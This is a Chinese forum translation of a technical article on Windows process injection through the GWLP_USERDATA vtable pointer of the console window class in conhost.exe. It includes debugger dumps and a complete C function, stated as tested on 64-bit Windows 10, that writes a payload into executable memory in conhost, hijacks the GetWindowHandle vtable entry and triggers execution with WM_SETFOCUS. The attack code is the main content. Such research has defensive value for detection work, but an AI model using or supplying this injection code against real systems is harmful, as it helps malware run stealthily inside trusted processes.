windows进程注入技术之控制台窗口类

Stefano / 2018-09-19 01:27:46 / 浏览数 2449 技术文章 技术文章 顶(0) 踩(0)

原文：https://modexp.wordpress.com/2018/09/12/process-injection-user-data/

介绍

每个窗口对象都支持通过SetWindowLongPtr
API和GWLP_USERDATA参数设置的用户数据。一个窗口的用户数据只是少量的内存，通常用于存储一个指向类对象的指针。在控制台窗口主机(conhost)进程中，它存放了

conhost.exe的用户数据存放在一个有写权限的堆上。这使得其可被用于进程注入，类似于之前讨论过的Extra Bytes方法(原文及译文)。

控制台窗口类

在图1中，我们可以看到一个控制台程序所使用的窗口对象的属性。注意到 Window Proc 字段是空的。User
Data字段指向了一个虚拟地址，但它并没有驻留在控制台程序当中，而是在控制台程序启动时系统生成的conhost.exe中。



图1. 数据结构的虚拟地址

图2显示了窗口类的信息，并高亮显示了一个负责处理窗口消息的回调程序的地址。



图2. 窗口处理来自操作系统的消息的过程

调试conhost.exe

图3显示了连接到控制台主机的调试器以及用户数据（0x000001CB3836F580）的转储。第一个64位值指向一个方法虚拟表（函数数组）。

```
0:003> dps 000001CB3836F580
000001cb`3836f580  00007ff7`e6c8b0a8 conhost!Microsoft::Console::Interactivity::Win32::Window::`vftable'
000001cb`3836f588  000001cb`383430c0
000001cb`3836f590  00000000`000803ca
000001cb`3836f598  00000000`00000000
000001cb`3836f5a0  00000085`0000026d
000001cb`3836f5a8  00000219`000004e9
000001cb`3836f5b0  00000000`00000000
000001cb`3836f5b8  00000000`00000000
000001cb`3836f5c0  00000000`00000000
000001cb`3836f5c8  00000000`00000000
000001cb`3836f5d0  00000000`00000000
000001cb`3836f5d8  0000028c`00000535
```

图3. 用户数据地址

图4显示了存储在虚拟表中的方法。

```
0:003> dps poi(000001CB3836F580)
00007ff7`e6c8b0a8  00007ff7`e6c340e0 conhost!Microsoft::Console::Interactivity::Win32::Window::EnableBothScrollBars
00007ff7`e6c8b0b0  00007ff7`e6c34060 conhost!Microsoft::Console::Interactivity::Win32::Window::UpdateScrollBar
00007ff7`e6c8b0b8  00007ff7`e6c33f80 conhost!Microsoft::Console::Interactivity::Win32::Window::IsInFullscreen
00007ff7`e6c8b0c0  00007ff7`e6c7e9a0 conhost!Microsoft::Console::Interactivity::Win32::Window::SetIsFullscreen
00007ff7`e6c8b0c8  00007ff7`e6c34100 conhost!Microsoft::Console::Interactivity::Win32::Window::SetViewportOrigin
00007ff7`e6c8b0d0  00007ff7`e6c33f70 conhost!Microsoft::Console::Interactivity::Win32::Window::SetWindowHasMoved
00007ff7`e6c8b0d8  00007ff7`e6c7e790 conhost!Microsoft::Console::Interactivity::Win32::Window::CaptureMouse
00007ff7`e6c8b0e0  00007ff7`e6c7e990 conhost!Microsoft::Console::Interactivity::Win32::Window::ReleaseMouse
00007ff7`e6c8b0e8  00007ff7`e6c331f0 conhost!Microsoft::Console::Interactivity::Win32::Window::GetWindowHandle
00007ff7`e6c8b0f0  00007ff7`e6c33f40 conhost!Microsoft::Console::Interactivity::Win32::Window::SetOwner
00007ff7`e6c8b0f8  00007ff7`e6c7e800 conhost!Microsoft::Console::Interactivity::Win32::Window::GetCursorPosition
00007ff7`e6c8b100  00007ff7`e6c7e7f0 conhost!Microsoft::Console::Interactivity::Win32::Window::GetClientRectangle
00007ff7`e6c8b108  00007ff7`e6c7e970 conhost!Microsoft::Console::Interactivity::Win32::Window::MapPoints
00007ff7`e6c8b110  00007ff7`e6c7e7e0 conhost!Microsoft::Console::Interactivity::Win32::Window::ConvertScreenToClient
00007ff7`e6c8b118  00007ff7`e6c80570 conhost!Microsoft::Console::Interactivity::Win32::Window::SendNotifyBeep
00007ff7`e6c8b120  00007ff7`e6c33ee0 conhost!Microsoft::Console::Interactivity::Win32::Window::PostUpdateScrollBars
```

图4. 虚拟表中的方法

在覆盖任何内容之前，我们需要确定如何从外部应用触发执行这些函数。为虚拟表设置一个"中断访问"（break on access, ba），然后向窗口发送信息，用以披露可接受的内容。图5显示了在发送了WM_SETFOCUS消息之后触发的一个断点。



图5. 虚拟表的中断访问

现在我们知道，只需要劫持一个方法，就可以触发执行。在这个前提下，注意到处理WM_SETFOCUS消息时首先会调用`GetWindowHandle`，图6显示此方法不需要任何参数



图6. *`GetWindowHandle`*方法

虚拟表

下列结构体定义了conhost用来控制控制台窗口行为的虚拟表，不需要为每个方法都定义原型，除非我们想要使用除`GetWindowHandle`以外的，不需要参数的东西。

```
typedef struct _vftable_t {
   ULONG_PTR     EnableBothScrollBars;
   ULONG_PTR     UpdateScrollBar;
   ULONG_PTR     IsInFullscreen;
   ULONG_PTR     SetIsFullscreen;
   ULONG_PTR     SetViewportOrigin;
   ULONG_PTR     SetWindowHasMoved;
   ULONG_PTR     CaptureMouse;
   ULONG_PTR     ReleaseMouse;
   ULONG_PTR     GetWindowHandle;
   ULONG_PTR     SetOwner;
   ULONG_PTR     GetCursorPosition;
   ULONG_PTR     GetClientRectangle;
   ULONG_PTR     MapPoints;
   ULONG_PTR     ConvertScreenToClient;
   ULONG_PTR     SendNotifyBeep;
   ULONG_PTR     PostUpdateScrollBars;
   ULONG_PTR     PostUpdateTitleWithCopy;
   ULONG_PTR     PostUpdateWindowSize;
   ULONG_PTR     UpdateWindowSize;
   ULONG_PTR     UpdateWindowText;
   ULONG_PTR     HorizontalScroll;
   ULONG_PTR     VerticalScroll;
   ULONG_PTR     SignalUia;
   ULONG_PTR     UiaSetTextAreaFocus;
   ULONG_PTR     GetWindowRect;
} ConsoleWindow;
```

用户数据结构

图7显示了用户数据体的总大小是104字节。由于默认情况下分配具有`PAGE_READWRITE`保护，因此可以一个带有payload
地址的副本覆盖掉原来指向虚拟表的指针。



图7. 数据结构的分配

完整的函数

此函数演示了如何在触发某些代码的执行前使用副本替换掉原来的虚拟表。在64位的win10系统中测试成功。

```
VOID conhostInject(LPVOID payload, DWORD payloadSize) {
   HWND          hwnd;
   LONG_PTR      udptr;
   DWORD         pid, ppid;
   SIZE_T        wr;
   HANDLE        hp;
   ConsoleWindow cw;
   LPVOID        cs, ds;
   ULONG_PTR     vTable;
```

获得一个控制台窗口的句柄和pid（假设进程已经在运行）

```
hwnd = FindWindow(L"ConsoleWindowClass", NULL);
GetWindowThreadProcessId(hwnd, &ppid);
```

获得主进程的 pid

```
pid = conhostId(ppid);
```

3. 打开 conhost.exe 进程

```
hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
```

4. 分配内存的读写执行权限并将 payload 复制进去

```
cs = VirtualAllocEx(hp, NULL, payloadSize,
  MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hp, cs, payload, payloadSize, &wr);
```

5. 读取当前虚拟表的地址

```
udptr = GetWindowLongPtr(hwnd, GWLP_USERDATA);
ReadProcessMemory(hp, (LPVOID)udptr,
    (LPVOID)&vTable, sizeof(ULONG_PTR), &wr);
```

6. 将当前虚拟表读取到本地内存

```
ReadProcessMemory(hp, (LPVOID)vTable,
  (LPVOID)&cw, sizeof(ConsoleWindow), &wr);
```

7. 为新的虚拟表分配读写权限

```
ds = VirtualAllocEx(hp, NULL, sizeof(ConsoleWindow),
  MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

8. 使用payload 的地址更新本地虚拟表的副本，并写入到远程进程中

```
cw.GetWindowHandle = (ULONG_PTR)cs;
WriteProcessMemory(hp, ds, &cw, sizeof(ConsoleWindow), &wr);
```

9. 在远程进程中更新指向虚拟表的指针

```
WriteProcessMemory(hp, (LPVOID)udptr, &ds,
 sizeof(ULONG_PTR), &wr);
```

10. 触发payload执行

```
SendMessage(hwnd, WM_SETFOCUS, 0, 0);
```

11. 将指针存储在原始的虚拟表中

```
WriteProcessMemory(hp, (LPVOID)udptr, &vTable,
sizeof(ULONG_PTR), &wr);
```

12. 释放内存，关闭句柄

```
VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
   VirtualFreeEx(hp, ds, 0, MEM_DECOMMIT | MEM_RELEASE);
   CloseHandle(hp);
}
```

小结

这是"Shatter"攻击的另一种变体，其中窗口消息和回调函数被滥用于执行代码而不需要创建新线程。本文显示的方法仅适用于控制台窗口，或者更准确的说，适用于"控制台

上一篇：JAVA代码审计之XXE与SSRF 下一篇：红队测试从0到1 - PART 2

1. 1 条回复

rocky 2018-09-25 21:23:48

厉害

0 回复Ta
